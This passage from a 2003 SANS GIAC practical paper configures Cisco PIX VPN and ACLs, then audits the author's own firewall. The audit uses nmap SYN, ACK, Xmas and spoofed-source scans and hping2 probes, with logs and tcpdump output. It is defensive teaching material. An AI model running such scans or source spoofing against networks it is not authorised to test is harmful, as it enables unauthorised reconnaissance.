```

We also want to enable Split Tunneling feature, means the VPN users will be able to connect to GIAC network and the Internet at the same time. Connection to the Internet will use client's ISP and will not be encrypted.
We will use the same access-list above, to_vpn_users, to tell PIX that only traffic from internal network to VPN pool address will be encrypted. Other traffic will be sent to local ISP as usual Internet packet.

```
GiacEX(config)#vpngroup giacvpn split-tunnel to_vpn_users
```

Last step, apply the crypto map on the interface outside:

```
GiacEX(config)#crypto map mymap interface outside
```



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Installing and configuring Cisco VPN Client is straightforward and easy. After finish installing the software (just double-click the “setup” icon and follow the instruction), now we will configure the VPN Client to connect to GIAC Main Firewall.

Just launch the VPN Dialer and click “New” to create new connection.



In the wizard, first we put the new connection name, and after we click “Next”, put the IP address of GIAC Firewall outside interface.




© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Then we need to specify VPN group name and password with the same one we defined on the firewall




Click next and…that's it! It's very easy and simple!

Now the new connection name and firewall IP address will appear on VPN Client main menu.




© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Click “connect” and VPN negotiation will start.



If everything is configured properly, negotiation of security policy will be successful and we will get small yellow gold lock icon on the right of our Windows taskbar.

Double click the gold lock icon and it will show us VPN connection status. We can also check the statistic of packet encrypted and decrypted by clicking “statistic” tab.



For sample configuration of similar scenario, will all debugging result, please check http://www.cisco.com/warp/public/110/37.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.4 Other Cisco Devices

On the RSM / Main Switch, since it is layer 3 devices like other router, we can apply Access Control List (ACL) to add additional security layer in our network. The format of ACL is the same with other Cisco router that we have described in chapter 2.2.1.

From the Firewall rule, we can see that only VPN users can go anywhere behind the firewall. Border Router only has access only to internal Syslog server, Web Server can only connect to the database using specific port, External Mail Server can only connect to internal Mail Server to send SMTP packet, and all servers in Internet Service Network can send only Syslog packet to internal Syslog server.

Even we have defined that only packet from and to our Database Server will be encrypted (this rule is configured in VPN tutorial, and will not encrypt any other packet, instead route them based on routing table in Partners VPN device), we will put access-list in the RSM to block any packet with source from Partners internal network and put it on interface VLAN1. Interface VLAN 1 is the interface that connects to Main Firewall and internal firewall.

We will use only standard access-list with incoming direction. Don't forget to permit any other connection since Cisco ACL implement implicit deny all.

```
GiacRSM(config)#access-list 1 deny 10.10.0.0 0.0.255.255
GiacRSM(config)#access-list 1 permit any
GiacRSM(config)#interface VLAN1
GiacRSM(config-if)#ip access-group 1 in
```

Another important rule in RSM is to block any access from Internal Users Network to Management Network. If there is an administrator sitting in Internal Users Network, we will open the ACL for his specific IP address
We will use extended ACL and apply it on interface VLAN10:

```
GiacRSM(config)#access-list 100 deny ip any 10.1.30.0 0.0.0.255
GiacRSM(config)#access-list 100 permit any
GiacRSM(config)#interface VLAN10
GiacRSM(config-if)#ip access-group 100 in
```

In the internal Firewall (GiacIF), only one rule applied: allow connection from any to Database Server using specific TCP port 1521.

```
GiacIF(config)#access-list to_database permit tcp any host 10.1.3.2 eq 1521
```

On ISDN router, we use dialer interface[18] with PPP CHAP authentication, and dialer caller identification to add another authentication layer for ISDN users

```
GiacISD(config-if)#dialer caller xxxxxxx
```

[18] Explanation about dialer interface over ISDN: http://www.cisco.com/warp/public/129/23.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.3 Basic Connectivity Testing

After configuring all devices, we will do basic connectivity testing to make sure new GIAC network is ready before we put it online.

We will sit on the Internet Router to test connection from the Internet to GIAC Internet Service Network.
After connect to the router, we can use this way to test:

XGiac#connect *ip_address port*

For example, to test that our Main Firewall has already configured to allow http traffic to our Web Server, use:

XGiac#connect 223.223.223.3 80
Trying 223.223.223.3, 80 … Open

"Open" means we successfully connect to our Web Server through TCP port 80 or http.

In our Main Firewall, we should see this log

302013: Built inbound TCP connection 3 for outside:223.223.223.1/1280 (223.223.223.1/1280) to dmz:223.223.223.3/80 (10.1.2.3/80)

Using the same way, we can try to connect to any other servers in Internet Service Network via specific port.

After make sure that we can reach our Web Server, Mail Server, DNS and SSH Server, we also try to connect to those server but on different ports, to make sure Firewall will block it.

Try to connect to Mail Server but on port 80, for example:

XGiac#connect 223.223.223.4 80
Trying 223.223.223.4, 80 …
% Connection timed out; remote host not responding

Good, the firewall drops the packet silently.
On the firewall, we should see the log

106023: Deny tcp src outside:223.223.223.1/1282 dst dmz:223.223.223.4/22 by access-group "out"

So Firewall will block the packet because it matches deny rule in access-list "out."

To test whether our activity in Internet Router is successfully logged into our logging server, we can check in our Solarwinds Syslog server.
Good, it has been logged.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Figure 5: SolarWinds Syslog Server Graphical Interface

We can now plug one notebook on Internet Service Network and try to make connection to the Internet and Inside Network.

GIAC DNS Server, for example, should be able to connect to other DNS server using TCP or UDP port 53 only. If we change our notebook IP address to internal IP address of DNS server, 10.1.2.6, and do the test

[root@xLabs root]# telnet 66.218.71.63 53
Trying 66.218.71.63…
Connected to 66.218.71.63.
Escape character is `^]`

Yes, we can connect to Yahoo DNS Server (ns1.yahoo.com)

On our firewall, we should see that our internal IP address is statically bind to DNS Server public IP address

305009: Built static translation from dmz:10.1.2.6 to outside:223.223.223.6

But when we try to initiate connection to the Internet using different port, to port http for example,

[root@xLabs root]# telnet www.yahoo.com 80
Trying 66.218.71.85…
telnet: connect to address 66.218.71.85: Connection timed out

The firewall will drop the packet and give us the log:

106023: Deny tcp src dmz:10.1.2.6/1291 dst outside:66.218.71.85/80 by access-group "dmz"

Then using the same way we can confirm that from the Web Server we can connect to internal Database server.

We also check and make sure that logging from all hosts on Internet Service Network can reach our internal Syslog server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Now, we move our notebook to internal network, and try to make connection to outside.

When we try to initiate packet to the Internet, dynamic address translation table should be build on the firewall and we can see on the log

305009: Built dynamic translation from inside:10.1.10.1 to outside:223.223.223.11

We can confirm that we can initiate connection to Internet, our Internet Servers and internal Database Servers.

To check the address translation table on the PIX Firewall, we can use command “show xlate”

```
GiacEX#show xlate
1 in use, 1 most used
Global 223.23.223.11 Local 10.1.10.1
```

And to check how many hit count per each access-list in our Firewall, we can type “show access-list”

```
GiacEX#show access-list
access-list out permit tcp any host 223.223.223.3 eq 80 (hitcnt=15)
access-list out permit tcp any host 223.223.223.3 eq 443 (hitcnt=5)
access-list out permit tcp any host 223.223.223.4 eq 25 (hitcnt=23)
access-list out permit tcp any host 223.223.223.5 eq 22 (hitcnt=3)
…
```

Looks like all the configuration has been done and GIAC new infrastructure is ready. It’s time to put it online!

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Assignment 3

GIAC business looks good. So many Internet users put their fate on our fortune cookies…

After few months, the Technical Manager once again has been given a task from the CEO to verify GIAC Security Infrastructure. He musts make a proper plan of the audit, including the estimate cost, risk assessment and the schedule of the audit.
The objective of the audit is to verify the policies in GIAC main firewall are correctly enforced as described in Assignment 1 and 2.

3.1 Audit Planning

Before we conduct the audit, we have to make proper planning, our approach on this audit, schedule and risk considerations.

We have decided to audit the Main firewall by connecting one notebook in one firewall interface and the other notebook in other interface. For example, we will connect one notebook in outside interface subnet (between Internet Router and main Firewall) and one notebook in Internet Service Network. We can also utilize current IDS on Internet Service Network and Internal Network.




Figure 6: Audit Technical Approach

The approach of the audit is quite simple, Notebook1 will generate packets using some tools to Internet Service Network, and we will see the log in the firewall and Notebook2 to verify whether those packets are permitted or denied based as per firewall rule set for traffic from Internet to GIAC Internet Servers. Then we can send packets from Notebook2 to Internet and see the firewall log and Notebook1, to simulate Internet connection from GIAC Servers to the Internet. With the same approach, we can move those Notebooks to verify firewall policy for traffic from Internet to Internal network and vice versa, and from Internet Service Network to Internal and vice versa.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We have identified some risk that might occur on the audit:

- During the audit, the firewall might become slow or even get stuck, stop passing any traffic. Since the purpose of the audit is not vulnerability testing in any other devices or servers, we have eliminated the risk that our Internet Servers will get affected. But still we have to be ready if somehow the firewall fails. The worst case is we need to reboot the firewall and it means no one can access our Internet Servers to purchase, even for temporary. Then we have to find the most suitable time for the audit.

- There is a possibility that in the same time of the audit, there is a real attack to GIAC network. We cannot eliminate this possibility. The only way to mitigate this issue is by watching the firewall and IDS log file carefully. We need to separate log file generated by our Notebook1 or by legitimate customer from the Internet. Since our Notebook1 will sit between the Internet Router and the firewall, we will assign one of the public IP address to that notebook. Based on its IP address, we can filter the log result easily.

- Since Notebook1 will use public IP address and outside the Main Firewall, there is a possibility that notebook get hacked during the audit!
To avoid this issue we will configure Notebook1 not to use any default route, it means it can only connect to 223.223.223.0/24 network. And that notebook belongs to Technical Manager. He uses RedHat Linux in that notebook and he has disabled unnecessary services and patch the software.

We fix the time for the audit is on Friday night, between 00.00 to 06.00 local time.
Even our customers come from around the world, so there is possibility many customers want to purchase our fortune at that time, but we feel that it is the most suitable time for everyone involved in the audit.

We have calculated the cost based on effort and risk mentioned before:

* Loss of revenue, based on $200 revenue per hour, it means the worst case is losing $1200 on that night.

* Notebooks for auditor – free, one is Technical Manager notebook and the other belongs to IT department. We can utilize current IDS in Internet Service Network and Internal network to capture log. To generate packet to Internet and Internal network from Internet Service Network, we can use our current Internet Servers. So basically only one Notebook is needed.

* Audit Tools, we will use free tools such as Nmap, hping2, and TCPDump

* Overtime charge for all personnel involved in the Audit. It means the Technical Manager and all administrators. Well, when they joined GIAC, they signed agreement to willing to work overtime without any charge! ☺

After we received written management approval from the CEO, now we will start conducting the audit.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3.2 Conduct the Audit

We started the audit by assigning one of GIAC public IP address to Notebook1. The IP address is 223.223.223.223/24. We put that notebook on the switch between Internet Router and the Firewall.
Main Firewall policy has been defined and configured as per table 2 in Assignment 2.

To generate packets, we will use free tool Nmap and hping2.
Nmap is a network exploration tool and security scanner created by Fyodor, and available in www.insecure.org/nmap.

Simple typing 'nmap' command will show the TCP and UDP scanning capabilities in Nmap:

```
[root@xLabs root]# nmap
Nmap V. 3.00 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

We can see Nmap in action more closely during the audit.

Hping2[19] is another TCP ping utility with additional functionality beyond Nmap. Hping2 provides user greater control to specify the parameter in the packet with additional features such as fragmentation and can provided ID number of reply packet. Hping2 lets user build TCP, UDP, ICMP, raw IP, or any other protocol since it allows to manipulate packet header fields, flags and option.

[19] www.kyuzz.org/antirez/hping2

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

To capture the packets, we will use tool TCPDump, downloadable from www.tcpdump.org. TCPDump is a highly configurable command-line sniffer for Unix. Windows version of TCPDump, WinDump, TCPDump version for windows, is available and can be downloaded as single package from http://netgroup-serv.polito.it/windump.

The result from TCPDump is straightforward; we can see it in more detail during the audit.

Well, it's already 00.05, 5 minutes pass midnight. Let's begin.

From Firewall policy in Table 2, we can see that from policy#1 to policy#6 is to allow legitimate access from the Internet and applied on Outside Interface of the firewall.

We will test the rule permit first. Try to connect from Notebook1 to Web Server:

```
[root@xLabs root]# telnet 223.223.223.3 80
Trying 223.223.223.3...
Connected to 223.223.223.3.
```

Good, we can connect to the Web Server through port 80. On Firewall log, we can see that the firewall is building state table for that connection

```
302013: Built inbound TCP connection 11 for outside:223.223.223.223/48908
(223.223.223.223/48908) to dmz:10.1.2.3/80 (223.223.223.3/80)
```

On TCPDump in Notebook2, we can verify the TCP 3-way handshake

```
11:29:41.043294 223.223.223.223.32881 > 10.1.2.3.http: S 43432926:43432926(0)
win 5840 <mss 1460,sackOK,timestamp 3500071 0,nop,wscale 0> (DF) [tos 0x10]
11:29:41.233512 10.1.2.3.http > 223.223.223.223.32881: S
1710969949:1710969949(0) ack 43432927 win 8280 <mss 1380> (DF)
11:29:41.233618 223.223.223.223.32881 > 10.1.2.3.http: . ack 1 win 5840 (DF)
[tos 0x10]
```

On the first line, Notebook1 sent packet with flag set to 'Syn' to the Web Server on port 80, as the beginning of new TCP connection. Web server replied and acknowledged the first Syn packet, with packet set to 'Syn' and 'Ack'. Then Notebook1 replied back to Web Server as acknowledgement to establish TCP connection.

Using the same technique, we can verify that policy number #1 to policy#6 has been enforced by the firewall properly.
As addition to policy number #6, we check the Syslog server in our management network to make sure all logging from Internet Router can reach the server and recorded on that machine.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Now, we will verify policy number #7. This policy mentioned that any other packets to Internet Service Network, other than specified on policy #1 to policy #6, should be blocked.

Let's ping the Web Server, for example:

```
[root@xLabs root]# ping 223.223.223.3
PING 223.223.223.3 (223.223.223.3) from 223.223.223.223 : 56(84) bytes of data.

--- 223.223.223.3 ping statistics ---
4 packets transmitted, 0 received, 100% loss, time 3106ms
```

As expected, the ping packet is blocked. We can see from firewall log that ICMP packet is blocked because it violates rule defined in access-list 'out'

```
106023: Deny icmp src outside:223.223.223.223 dst dmz:223.223.223.3 (type 8, code
0) by access-group "out"
```

There is no output from TCPDump in Notebook2. And there is not any reply packet on TCPDump output from Notebook1 either. What does it mean? It means firewall blocked the packet and didn't send any packet to Notebook1 (sender) that will disclose its present, such as "ICMP admin prohibited" or "ICMP packet filtered from ip=x.x.x.x name=xxxx"

Let's use hping2 to connect to the Mail Server, but try to connect through port http

```
[root@xLabs root]# hping2 -S -p 80 223.223.223.4
HPING 223.223.223.4 (eth0 223.223.223.4): S set, 40 headers + 0 data bytes
```

No output from TCPDump in both Notebooks. We tried to send 'Syn' packet to port 80 in Mail Server, and firewall dropped it since the packet violates rule in access-list 'out'.

Even we tried to send UDP packet with hping2

```
[root@xLabs root]# hping2 -2 -p 135 223.223.223.3
HPING 223.223.223.3 (eth0 223.223.223.4): udp mode set, 28 headers + 0 data bytes
```

Still we don't get any response in hping2, neither any reply packet recorded on TCPDump Notebook1.
What we get only another entry on Firewall log:

```
106023: Deny udp src outside:223.223.223.223/32176 dst dmz:223.223.223.3/33135
by access-group "out"
```

Well, we have successfully verify that policy #1 to policy #7 that implemented on Outside Interface of the firewall has been enforced properly.

Let's try to scan one of the servers on Internet Service Network.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
[root@xLabs root]# nmap -sS -P0 -p1-65000 223.223.223.3

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (223.223.223.3):
(The 65000 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 892 seconds
```

We use option –sS to enable half-open scan; send Syn packet and when the other end response, Nmap will send RST to avoid established TCP session.[20] We have to disable ping packet with option –P0, since firewall will block that packet.

Port 80 and 443 are open, and Nmap claims that other remaining ports are filtered. Filtered here means Nmap cannot determined whether the port is open or close, due to firewall, filter or other network obstacle.
Still there is no output in both TCPDump other than connection to port 80 and port 443.

And this scan generated so many logs on firewall. The permitted connection will generate this log:

```
302013: Built inbound TCP connection 24 for outside:223.223.223.223/42000
(223.223.223.223/42000) to dmz:10.1.2.3/80 (223.223.223.3/80)
302013: Built inbound TCP connection 25 for outside:223.223.223.223/42001
(223.223.223.223/42001) to dmz:10.1.2.3/443 (223.223.223.3/443)
```

And filtered packets generated around 65000 entries in the log that the packets are denied by access-list 'out'! Definitely no attackers will try to use this method to scan any networks, unless he wants to flood our syslog server with log packets.

Now let's send packet with 'Ack' flags set. We can use option - sA in nmap to send do Ack scan. This is necessary to see whether our firewall is a stateful or stateless firewall.

```
root@xLabs root]# nmap -sA -p80 -P0 223.223.223.3

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (223.223.223.3):
Port       State       Service
80/tcp     filtered    http

Nmap run completed -- 1 IP address (1 host up) scanned in 36 seconds
```

[20] According to Nmap documentation, it 's the kernel that sends the RST packet, not Nmap.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We sent packet to GIAC Web Server through port http. As we know, port 80 is an open port in the server, but why nmap gave 'filtered' result?

PIX Firewall maintains state for each connection. If there is no state for a packet, even though the packet claims as part of established connection, it will drop that packet.
We can see from Firewall log:

106015: Deny TCP (no connection) from 223.223.223.223/38415 to 223.223.223.3/80 flags ACK on interface outside

There is no output from TCPDump on both Notebooks. It means there is not any reply to the sender, that's why nmap claimed the result as 'filtered'.

Just for information, Ack Scan will easily bypass access-list Internet Router that we configured on Assignment 2 'permit tcp any any established'. Since router doesn't maintain connection state, that access-list will check whether the packet contains only 'Syn' flag or not. If the packet contains only 'Syn' flag, the router will drop the packet. But if the packet contains 'Syn Ack' or 'Ack' flag, just like we did using option - sA, the router will let that packet pass.

We can try other Scan type from nmap, such as FIN scan, Xmas scan and NULL scan. FIN scan means nmap sends probe packet with 'FIN' flag set, Xmas scan sends packet with 'FIN', 'URG' and 'PUSH' flag set, and NULL scan means nmap sends probe packet with all flag turning off. The idea is when we send that kind of packet to one host, we can see the response from that host to determine whether the port is open or close.
According to nmap manual, closed port will reply with RST packet, while open port will ignore that packet (this is not applied on Microsoft host).

When we used those types of scan, the result is the same. Firewall dropped the packet silently since there is no state for that connection.
For example, when we used Xmas scan:

```
[root@xLabs root]# nmap -sX -p78-80 -P0 223.223.223.3

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (223.223.223.3):
Port       State       Service
78/tcp     open        vettcp
79/tcp     open        finger
80/tcp     open        http

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
```

We can see from TCPDump output on Notebook1 that we send probe packet with FIN, PUSH and URG flag set.

05:01:21.084804 223.223.223.223.34454 > 223.223.223.3.http: FP 0:0(0) win 2048 urg 0

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

On firewall log, we can see

106015: Deny TCP (no connection) from 223.223.223.223/34454 to 223.223.223.3/80 flags FIN PSH URG on interface outside

And no output from both TCPDump. Even we sent packet to both close and open port on the Web Server, nmap showed the result that all packets are open. Why? Because nmap only knows that closed port should send RST packet and open port should ignore this packet. That's why when nmap didn't get any response from server, because the packet blocked by firewall, it thinks that those ports are open.

Now we are very sure that our firewall is really stateful firewall. Let's scan the firewall itself. We will use Syn scan.

[root@xLabs root]# nmap sS -p1-65000 223.223.223.2

Starting nmap V. 3.00 (www.insecure.org/nmap/)
All 65000 scanned ports on (223.223.223.2) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 973 seconds

Good, there is no port open at all. Even we knows that SSH port is open for management connection, we configured the SSH to allow only connection from particular IP address on Inside Interface. So the SSH port is closed on Outside Interface.

When we check the firewall log, there is no evidence that our firewall has been scanned. There is only this entry:

402106: Rec'd packet not an IPSEC packet. (ip) dest_addr= 223.223.223.2, src_addr= 223.223.223.223, prot= tcp

Other thing is, we forgot to disable ping (option - P0) when we scanned the firewall. It means we can ping the firewall? But we put 'deny ip any any' in our rule, didn't we?

[root@xLabs root]# ping 223.223.223.2
PING 223.223.223.2 (223.223.223.2) from 223.223.223.223 : 56(84) bytes of data.
64 bytes from 223.223.223.2: icmp_seq=1 ttl=255 time=4.81 ms
64 bytes from 223.223.223.2: icmp_seq=2 ttl=255 time=2.55 ms

Well, looks like that rule only applied for the packet 'through' the firewall, not 'to' the firewall itself. PIX firewall provides special command to handle ICMP packet

GiacEX(config)#icmp deny any outside

This command will block any ICMP packet on outside interface.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Next test is to see whether our Firewall is configured to block spoofing packet. We send packet with nmap, pretending it comes from one Internet Service Network IP address.

```
[root@xLabs root]# nmap -sS -p80 -P0 223.223.223.3 -S 10.1.2.100 -e eth0

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (223.223.223.3):
Port       State       Service
80/tcp     filtered    http

Nmap run completed -- 1 IP address (1 host up) scanned in 36 seconds
```

Why filtered? Because there is no reply back to nmap.
But when we check firewall log:

```
302013: Built inbound TCP connection 12 for outside:10.1.2.100/42000
(10.1.2.100/42000) to dmz:10.1.2.3/80 (233.233.233.3/80)
```

Well, looks like firewall let the packet pass through.
From TCPDump output on Notebook2:

```
11:54:30.043294 10.1.2.100.33572 > 10.1.2.3.http: S 43432926:43432926(0) win
5840 <mss 1460,sackOK,timestamp 3500071 0,nop,wscale 0> (DF) [tos 0x10]
11:54:30.233512 10.1.2.3.http > 10.1.2.100.33572: S 1710969949:1710969949(0) ack
43432927 win 8280 <mss 1380> (DF)
```

So the packet came to our Web Server and the server replied to the spoofed address (10.1.2.100) and time out. Web Server will not reply to the real sender (Notebook1), that's why nmap result showed 'filtered'.

Using the same technique we used to verify policy #1 to policy#7, we can do the same way to verify policy number #8 to #13. We tried to send packet from GIAC Internet Servers and see the output in Firewall log and TCPDump on Notebook1.

When we sent packet that is allowed by the access-list, for example from our External Mail Server to Yahoo.com Mail Server on the Internet, we got this log on the Firewall

```
302013: Built outbound TCP connection 31 for outside:64.157.4.83/25
(64.157.4.83/25) to dmz:10.1.2.4/3067 (223.223.223.4/3067)
```

But when we sent packet that violate the access-list, for example ping the Internet Router from the mail server, we got this result:

```
106023: Deny icmp src dmz:10.1.2.4 dst outside:223.223.223.1 (type 8, code 0) by
access-group "dmz"
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

To verify policy number #14 to policy #18, we need to move Notebook2 to Internal Network. We put Notebook2 on the subnet between Main Firewall, Main Switch and Internal Firewall, with IP address 10.1.1.223/24.

